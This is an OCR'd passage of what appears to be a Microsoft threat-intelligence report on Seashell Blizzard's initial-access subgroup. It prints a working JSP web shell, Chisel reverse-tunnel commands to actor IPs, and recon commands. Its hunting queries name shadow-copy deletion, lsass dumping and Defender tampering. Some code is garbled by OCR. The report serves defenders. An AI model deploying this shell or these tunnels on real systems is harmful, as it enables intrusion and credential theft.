

Figure 6. LocalOlive web shell def.aspx

On October 24, 2022, the initial access subgroup successfully exploited CVE-2022-41352. This Zimbra Collaborative vulnerability allows a threat actor to deploy web shells and other arbitrary files by sending an email with a specially crafted attachment, effectively exploiting an arbitrary file-write vulnerability. The initial access subgroup leveraged this vulnerability to deliver a primitive web shell to affected servers, allowing for execution of arbitrary commands.

Emails were sent from the following actor-controlled addresses:

- akfcjweiopgjebvh@proton.me
- ohipfdpoih@proton.me
- miccraftsor@outlook.com
- amymackenzie147@protonmail.ch
- ehklsjkhvhbjl@proton.me
- MirrowSimps@outlook.com

```
<%@ page import="java.util.*,java.io.*"%><%%><HTML><BODY><FORM METHOD="GET" NAME="myform" ACTION=""><INPUT TYPE="text" NAME="cmd">
<INPUTTYPE="submit" VALUE="Send"></FORM><pre><%if (request.getParameter("cmd")
= null) { out.println("Command: " + request.getParameter("cmd") + "<div>")
Process p
if ( System.getProperty("os.name").toLowerCase().indexOf("windows")
= -1){ p = Runtime.getRuntime().exec("cmd.exe /C " + request.getParameter("cmd"))
} else{ p = Runtime.getRuntime().exec(request.getParameter("cmd"))
} OutputStream os = p.getOutputStream()
InputStream in = p.getInputStream()
DataInputStream dis = new DataInputStream(in)
String disr = dis.readLine()
while ( disr
= null ) { out.println(disr)
disr = dis.readLine()
}}%><div></pre></BODY></HTML>
```

Figure 7. Web shell used during Zimbra exploitation

Reconnaissance and fingerprinting

After deploying web shells, the initial access subgroup then executes specific sequential commands below likely used to fingerprint and attribute victim networks; these patterns of behavior may indicate that either operators are quick to capitalize on compromises or the possible use of automation following successful exploitation.

```
C:\Windows\System32\cmd.exe /Csysteminfo
C:\Windows\System32\cmd.exe /Carp -
C:\Windows\System32\cmd.exe /Cwhoami
```

Tunneling utilities deployment

When Seashell Blizzard identifies targets of likely strategic value, it often furthers its network compromise by deploying tunneling utilities such as Chisel, plink, and rsockstun to established dedicated conduits into affected network segments.

When Chisel is deployed, it often followed multiple naming conventions, including:

- *MsChSoft.exe*
- *MsNan.exe*
- *Msoft.exe*
- *Chisel.exe*
- *Win.exe*
- *MsChs.exe*
- *MicrosoftExchange32.exe*
- *Desk.exe*
- *Sys.exe*

For example, the initial access subgroup has used the following tunneling commands:

```
sys.exe  -connect 195.26.87.209:50061
MsChSoft.exe client 104.160.6.2 44266 R:14777:socks
```

When rsockstun is deployed, it has used naming conventions such as *Sc.exe*.

Tunneling launch

When establishing tunnels, the initial access subgroup has routinely established reverse tunnels to exclusive VPS actor-owned infrastructure, including:

Tunneling IP	First observed used	Last observed used
103.201.129[.]130	May 2022	July 2022
104.160.6[.]2	September 2022	December 2022
195.26.87[.]209	September 2023	April 2024

Note that these IP addresses are relevant within or around the timeframes enumerated in the table above. Some IP addresses may no longer be used by Seashell Blizzard at the time of this writing but are provided for historical and forensic understanding.

Modification of infrastructure to expand network influence through credential collection (late 2021 – 2024)

In targeted operations where the initial access subgroup is likely seeking network access, Microsoft Threat Intelligence has observed subsequent malicious modifications to network resources including Outlook Web Access (OWA) sign-in pages and DNS configurations.



Figure 8. Simple attack chain for Seashell Blizzard exploitation of OWA

Modifying network resources allows Seashell Blizzard to passively gather relevant network credentials, which may be used to expand the actor's access to sensitive information and widen its access to target networks in general. Notably, the infrastructure associated with this unique technique is sometimes also used in the two prior exploitation patterns, highlighting the versatility of late-stage infrastructure which may not always be limited to distinct patterns of exploitation.

Modification of web access sign-in portals

The initial access subgroup uses rogue JavaScript inserted into otherwise legitimate sign-in portals. This malicious JavaScript collects and sends clear text usernames and passwords to actor-controlled infrastructure as they are submitted in real time by users of the affected organization. We assess that this method has likely afforded the subgroup credentials to support lateral movement within several organizations.

Microsoft Threat Intelligence has tracked the following actor-controlled infrastructure linked to this unique credential collection method when modifying legitimate OWA sign-in pages:

- hwupdates[.]com
- cloud-sync[.]org
- 103.201.129[.]130



Figure 9. Seashell Blizzard credential collection from OWA

Modification of DNS configurations

Microsoft Threat Intelligence assesses with moderate confidence that the initial access subgroup has modified DNS A record configurations for select targets. While the purpose of these modifications is unclear, due to the nature of affected systems, it is possible that they may have been purposed to intercept credentials from critical authentication services.

Conclusion

Given that Seashell Blizzard is Russia's cyber tip of the spear in Ukraine, Microsoft Threat Intelligence assesses that this access subgroup will continue to innovate new horizontally scalable techniques to compromise networks both in Ukraine and globally in support of Russia's war objectives and evolving national priorities. This subgroup, which is characterized within the broader Seashell Blizzard organization by its near-global reach, represents an expansion in both the geographical targeting conducted by Seashell Blizzard and the scope of its operations. At the same time, Seashell Blizzard's far-reaching, opportunistic access methods likely offer Russia expansive opportunities for niche operations and activities that will continue to be valuable over the medium term.

Mitigation and protection guidance

To harden networks against the Seashell Blizzard activity listed above, defenders can implement the following:

Strengthen operating environment configuration

- Utilize a vulnerability management system, such as Microsoft Defender Vulnerability Management, to manage vulnerabilities, weaknesses, and remediation efforts across your environment's operating systems, software inventories, and network devices.
- Require multifactor authentication (MFA). While certain attacks such as AiTM phishing attempt to circumvent MFA, implementation of MFA remains an essential pillar in identity security and is highly effective at stopping a variety of threats.
    - Leverage phishing-resistant authentication methods such as FIDO Tokens, or Microsoft Authenticator with passkey. Avoid telephony-based MFA methods to avoid risks associated with SIM-jacking.
- Implement Entra ID Conditional Access authentication strength to require phishing-resistant authentication for employees and external users for critical apps.
- Encourage users to use Microsoft Edge and other web browsers that support Microsoft Defender SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that host malware.
- Organizations can also use Microsoft Defender External Attack Surface Management (EASM), a tool that continuously discovers and maps digital attack surface to provide an external view of your online infrastructure. EASM leverages vulnerability and infrastructure data to generate Attack Surface Insights, reporting that highlights key risks to a given organization.
- Enable Network Level Authentication for Remote Desktop Service connections.
- Enable AppLocker to restrict specific software tools prohibited within the organization, such as reconnaissance, fingerprinting, and RMM tools, or grant access to only specific users.

Strengthen Microsoft Defender for Endpoint configuration

- Ensure that tamper protection is enabled in Microsoft Defender for Endpoint.
- Enable network protection in Microsoft Defender for Endpoint.
- Turn on web protection.
- Run endpoint detection and response (EDR) in block mode so that Microsoft Defender for Endpoint can block malicious artifacts, even when your non-Microsoft antivirus does not detect the threat or when Microsoft Defender Antivirus is running in passive mode. EDR in block mode works behind the scenes to remediate malicious artifacts that are detected post-breach.
- Configure investigation and remediation in full automated mode to let Microsoft Defender for Endpoint take immediate action on alerts to resolve breaches, significantly reducing alert volume.
- Microsoft Defender XDR customers can turn on the following attack surface reduction rules to prevent common attack techniques used by threat actors.
    - Block executable content from email client and webmail
    - Block executable files from running unless they meet a prevalence, age, or trusted list criterion
    - Block execution of potentially obfuscated scripts
    - Block JavaScript or VBScript from launching downloaded executable content
    - Block process creations originating from PSExec and WMI commands

Strengthen Microsoft Defender Antivirus configuration

- Turn on cloud-delivered protection in Microsoft Defender Antivirus, or the equivalent for your antivirus product, to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections block a majority of new and unknown variants.
- Enable Microsoft Defender Antivirus scanning of downloaded files and attachments.
- Enable Microsoft Defender Antivirus real-time protection.
- Turn on PUA protection in block mode in Microsoft Defender Antivirus

Strengthen Microsoft Defender for Office 365 configuration

- Turn on Safe Links and Safe Attachments in Microsoft Defender for Office 365.
- Enable Zero-hour auto purge (ZAP) in Microsoft Defender for Office 365 to quarantine sent mail in response to newly acquired threat intelligence and retroactively neutralize malicious phishing, spam, or malware messages that have already been delivered to mailboxes.
- Invest in advanced anti-phishing solutions that monitor incoming emails and visited websites. Microsoft Defender for Office 365 merges incident and alert management across email, devices, and identities, centralizing investigations for email-based threats.
- Configure Microsoft Defender for Office 365 to recheck links on click.
- Use the Attack Simulator in Microsoft Defender for Office 365 to run realistic, yet safe, simulated phishing and password attack campaigns. Run spear-phishing (credential harvest) simulations to train end-users against clicking URLs in unsolicited messages and disclosing credentials.

Strengthen Microsoft Defender for Identity configuration

- Prevent clear text credential exposure.
- Reduce lateral movement paths that may be used by attackers.
- Identify legacy components that may introduce security vulnerabilities.

Microsoft Defender XDR detections

Microsoft Defender Antivirus

Microsoft Defender Antivirus detects this threat as the following malware:

- HackTool:Win64/ShadowLink.A!dha
- HackTool:Win64/ShadowLink.B!dha
- Exploit:Python/CVE-2024-1709
- Rnasom:Win32/Inc.MA
- BackDoor:PHP/Remoteshell.V
- Trojan:Win32/LocalOlive.A!dha
- Trojan:Win32/LocalOlive.B!dha
- Trojan:Win32/LocalOlive.C!dha

Microsoft Defender for Endpoint

The following Microsoft Defender for Endpoint alerts can indicate associated threat activity:

- Seashell Blizzard activity group

The following alerts might also indicate threat activity related to this threat. Note, however, these alerts also can be triggered by unrelated threat activity.

- Possible Seashell Blizzard activity
- Suspicious Atera installation via ScreenConnect
- Suspicious command execution via ScreenConnect
- Suspicious sequence of exploration activities
- CredentialDumpingViaEsentutlDetector
- Suspicious behavior by cmd.exe was observed
- SQL Server login using xp_cmdshell

- Suspicious port scan activity within an RDP session
- Suspicious connection to remote service
- Suspicious usage of remote management software
- New local admin added using Net commands
- Sensitive data was extracted from registry
- Suspicious Scheduled Task Process Launched
- Potential human-operated malicious activity
- Compromised account conducting hands-on-keyboard attack
- Sensitive file access for possible data exfiltration or encryption
- Possible Fortinet FortiClientEMS vulnerability exploitation
- Possible target of NTLM credential theft
- Possible exploitation of ProxyShell vulnerabilities
- Possibly malicious use of proxy or tunneling tool
- Hidden dual-use tool launch attempt

Microsoft Defender for Cloud

The following alerts might also indicate threat activity associated with this threat. These alerts, however, can be triggered by unrelated threat activity and are not monitored in the status cards provided with this report.

- Communication with suspicious domain identified by threat intelligence
- Suspicious PowerShell Activity Detected
- Detected suspicious combination of HTA and PowerShell
- Detected encoded executable in command line data
- Detected obfuscated command line

Threat intelligence reports

Microsoft customers can use the following reports in Microsoft products to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments. Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence to get more information about this threat actor.

Microsoft Defender Threat Intelligence

Hunting queries

Microsoft Defender XDR

The following sample queries let you search for a week's worth of events. To explore up to 30 days' worth of raw data to inspect events in your network and locate potential PowerShell-related indicators for more than a week, go to the Advanced hunting page > Query tab, select the calendar dropdown menu to update your query to hunt for the Last 30 days.

ScreenConnect

Surface the possible exploitation of ScreenConnect to launch suspicious commands.

```
DeviceProcessEvents
| where InitiatingProcessParentFileName endswith "ScreenConnect.ClientService.exe"
```

```
| where (FileName in~ ("powershell.exe", "powershell_ise.exe", "cmd.exe") and

ProcessCommandLine has_any ("System.DirectoryServices.ActiveDirectory.Domain", "hidden -
encodedcommand", "export-registry", "compress-archive", "wget -uri", "curl -Uri", "curl -sko",
"ipconfig /all", "& start /B", "start msiexec /q /i", "whoami", "net user", "net group",
"localgroup administrators", "dsquery", "samaccountname=", "query session", "adscredentials",
"o365accountconfiguration", "-dumpmode", "-ssh", "o           or (FileName =~ "wget.exe" and
ProcessCommandLine contains "http")

or (FileName =~ "mshta.exe" and ProcessCommandLine contains "http")

or (FileName =~ "curl.exe" and ProcessCommandLine contains "http")

or ProcessCommandLine has_all ("powershell", "-command", "curl")

or ProcessCommandLine has_any ("E:jscript", "e:vbscript", "start msiexec /q /i")

or ProcessCommandLine has_all ("reg add", "DisableAntiSpyware", @"\Microsoft\Windows Defender")

or ProcessCommandLine has_all ("reg add", "DisableRestrictedAdmin",
@"CurrentControlSet\Control\Lsa")

or ProcessCommandLine has_all ("vssadmin", "delete", "shadows")

or ProcessCommandLine has_all ("vssadmin", "list", "shadows")

or ProcessCommandLine has_all ("wmic", "process call create")

or ProcessCommandLine has_all ("wmic", "delete", "shadowcopy")

or ProcessCommandLine has_all ("wmic", "shadowcopy", "call create")

or ProcessCommandLine has_all ("wbadmin", "delete", "catalog")

or ProcessCommandLine has_all ("ntdsutil", "create full")

or (ProcessCommandLine has_all ("schtasks", "/create") and not(ProcessCommandLine has
"shutdown"))

or (ProcessCommandLine has "nltest" and ProcessCommandLine has_any ("domain_trusts", "dclist",
"all_trusts"))

or (ProcessCommandLine has "lsass" and ProcessCommandLine has_any ("procdump", "tasklist",
"findstr"))

or FileName in~ ("tasklist.exe", "ssh.exe", "icacls.exe", "certutil.exe", "calc.exe",
"bitsadmin.exe", "accesschk.exe", "mshta.exe",

"winrm.exe", "dsquery.exe", "makecab.exe", "hh.exe", "pcalua.exe", "regsvr32.exe",

"cmstp.exe", "esentutl.exe", "dnscmd.exe", "gpscript.exe", "msdt.exe", "msra.exe",
"odbcconf.exe")

| where not(ProcessCommandLine has_any ("servicedesk.atera.com", "support.csolve.net", "lt.tech-
keys.com", "certutil  -hashfile"))
```

FortiClient EMS log capture

If you believe your FortiClient has been exploited before patching, this query may help with further investigation.

According to Horizon3 research, the *C:\Program Files (x86)\Fortinet\FortiClientEMS\logs* log file can be examined to identify malicious activity. Run the following query to surface devices with this log file for further investigation.

```
DeviceFileEvents

| where FileName contains @"C:\Program Files (x86)\Fortinet\FortiClientEMS\logs"

| distinct DeviceName
```

Additionally, Horizon3 noted that this SQL vulnerability could allow for remote code execution (RCE) using the *xp_cmdshell* functionality of Microsoft SQL Server. The SQL logs can also be examined for evidence of *xp_cmdshell* being leveraged to spawn a Windows command shell.

According to Microsoft research, the following query could help surface exploitation activity related to this vulnerability.

```
DeviceProcessEvents

| where InitiatingProcessFileName == "sqlservr.exe"

| where FileName =~ "cmd.exe"

| where ProcessCommandLine has_any ("webclient", "downloadstring", "http", "https",
"downloadfile")

| where InitiatingProcessCommandLine has_all ("sqlservr.exe", "-sFCEMS")
```

Tor service

Find services associated with Tor.

```
DeviceEvents

| where ActionType == 'ServiceInstalled'

| extend JSON = parse_json(AdditionalFields)

| where JSON.ServiceName has 'tor'
```

YARA rule

Use the following Yara rule to find malicious JavaScript inserted into OWA sign-in pages.

```
rule injected_cred_logger_owa {

strings:

$owa = "<!-- OwaPa"

$jq = "jquery"

$ajax = ".ajax"

$keypress = ".keypress"

$which = "e.which == 13"

$encoding1 = "btoa"

$encoding2 = "unescape"

$encoding3 = "encodeURIComponent"

$m1 = "GET"

$m2 = "POST"

condition:

$owa and $jq and $ajax and $keypress and $which and (2 of ($encoding*)) and (1 of ($m*))

}
```

Microsoft Sentinel

Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with 'TI map') to automatically match the malicious domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace.

While the below query is not linked to any specific threat actor, it is effective in surfacing network connectivity that may indicate use of remote monitoring and management program ScreenConnect. Implementing this query can help you stay vigilant and safeguard your organization from unauthorized use of RMM software:

- ScreenConnect network connection

Below are the queries using Sentinel ASIM Functions to hunt threats across both Microsoft first-party and third-party data sources. ASIM also supports deploying parsers to specific workspaces from GitHub, using an ARM template or manually.

Below query can be used to hunt normalized Network Session events using the ASIM unifying parser *_Im_NetworkSession* for IOCs:

```
let lookback = 30d;

let ioc_ip_addr = dynamic(["103.201.129.130", "104.160.6.2", "195.26.87.209"]);

let ioc_domains = dynamic(["hwupdates.com", "cloud-sync.org"]);

_Im_NetworkSession(starttime=todatetime(ago(lookback)), endtime=now())

| where DstIpAddr in (ioc_ip_addr) or DstDomain has_any (ioc_domains)

| summarize imNWS_mintime=min(TimeGenerated), imNWS_maxtime=max(TimeGenerated),
EventCount=count() by SrcIpAddr, DstIpAddr, DstDomain, Dvc, EventProduct, EventVendor
```

Below query can be used to hunt normalized Web Session events using the ASIM unifying parser *_Im_WebSession* for IOCs:

```
let lookback = 30d;

let ioc_ip_addr = dynamic(["103.201.129.130", "104.160.6.2", "195.26.87.209"]);

let ioc_url_patterns = dynamic(["hwupdates.com", "cloud-sync.org","def.aspx"]);

_Im_WebSessionn(starttime=todatetime(ago(lookback)), endtime=now())

| where url has_any (ioc_url_patterns) or DstIpAddr has_any (ioc_ip_addr)

| summarize imWS_mintime=min(TimeGenerated), imWS_maxtime=max(TimeGenerated), EventCount=count()
by SrcIpAddr, DstIpAddr, Url, Dvc, EventProduct, EventVendor
```

Indicators of compromise

Indicator	Type
def.aspx	LocalOlive web shell
akfcjweiopgjebvh@proton.me	Actor-controlled email address
ohipfdpoih@proton.me	Actor-controlled email address
miccraftsor@outlook.com	Actor-

	controlled email address
amymackenzie147@protonmail.ch	Actor-controlled email address
ehklsjkhvhbjl@proton.me	Actor-controlled email address
MirrowSimps@outlook.com	Actor-controlled email address
MsChSoft.exe	Chisel tunneling utility
MsNan.exe	Chisel tunneling utility
Msoft.exe	Chisel tunneling utility
Chisel.exe	Chisel tunneling utility
Win.exe	Chisel tunneling utility
MsChs.exe	Chisel tunneling utility
MicrosoftExchange32.exe	Chisel tunneling utility
Sc.exe	Rocstun tunneling utility
103.201.129[.]130	Seashell Blizzard infrastructure
104.160.6[.]2	Seashell Blizzard infrastructure
195.26.87[.]209	Seashell Blizzard infrastructure
hwupdates[.]com	Seashell Blizzard infrastructure
cloud-sync[.]org	Seashell Blizzard infrastructure
c7379b2472b71ea0a2ba63cb7178769d27b27e1d00785bfadac0ae311cc88d8b	LocalOlive
b38f1906680c80e1606181b3ccb8539dab5af2a7222165c53cdd68d09ec8abb0	LocalOlive
9f3d8252e8f3169751a705151bdf675ac194bfd8457cbe08e1f3c17d7e9e9be2	LocalOlive
68c7aab670ee9d7461a4a8f06333994f251dc79813934166421091e2f1fa145c	LocalOlive
b9ef2e948a9b49a6930fc190b22cbdb3571579d37a4de56564e41a2ef736767b	Chisel

636e04f0618dd578d107f440b1cf6c910502d160130adae5e415b2dd2b36abcb	LocalOlive
148.251.53[.]222	Seashell Blizzard infrastructure
89.149.200[.]91	
17738a27bb307b3cb7bd571934a398223e170842005f1725c46c7075f14e90fe	Seashell Blizzard infrastructure
cab97e837a3fc095bf59703574cbfa7e60fb10991101ba9bfc9bbf294c18fd97	LocalOlive

References

- https://nvd.nist.gov/vuln/detail/CVE-2024-1709
- https://nvd.nist.gov/vuln/detail/CVE-2023-48788
- https://www.cisa.gov/news-events/ics-alerts/ir-alert-h-16-056-01
- https://www.justice.gov/opa/pr/six-russian-gru-officers-charged-connection-worldwide-deployment-destructive-malware-and
- https://query.prod.cms.rt.microsoft.com/cms/api/am/binary/RE4Vwwd
- https://blogs.blackberry.com/en/2022/05/dirty-deeds-done-dirt-cheap-russian-rat-offers-backdoor-bargains
- https://cloud.google.com/blog/topics/threat-intelligence/trojanized-windows-installers-ukrainian-government
- https://cert.gov.ua/article/6278706
- https://cloud.google.com/blog/topics/threat-intelligence/apt44-unearthing-sandworm
- https://nvd.nist.gov/vuln/detail/CVE-2021-34473
- https://nvd.nist.gov/vuln/detail/CVE-2022-41352
- https://nvd.nist.gov/vuln/detail/CVE-2023-32315
- https://nvd.nist.gov/vuln/detail/CVE-2023-42793
- https://nvd.nist.gov/vuln/detail/CVE-2023-23397
- https://medium.com/@laurent.mandine/chisel-the-hackers-hidden-tunnel-for-stealthy-network-access-acdcdaafeabd
- https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-347a

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog: https://aka.ms/threatintelblog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn at https://www.linkedin.com/showcase/microsoft-threat-intelligence, and on X (formerly Twitter) at https://x.com/MsftSecIntel.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast: https://thecyberwire.com/podcasts/microsoft-threat-intelligence.